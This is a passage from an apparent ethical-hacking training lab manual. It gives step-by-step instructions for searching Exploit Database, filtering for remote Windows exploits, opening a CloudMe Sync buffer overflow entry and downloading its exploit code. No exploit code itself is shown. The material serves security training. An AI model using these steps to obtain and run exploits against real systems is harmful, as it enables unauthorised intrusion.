


Figure 1.3.1: Exploit Database website

3. Click on the ( ) icon in the top-left corner of the website and select the **SEARCH EDB** option from the list to perform the advanced search.




Figure 1.3.2: Select SEARCH EDB option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.




Figure 1.3.3: Exploit Database Advanced Search page

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**.




Figure 1.3.4: List of vulnerabilities

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.

8. You can click on the download icon ( ) in the **Exploit** section to download the exploit code.




Figure 1.3.5: Vulnerability information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

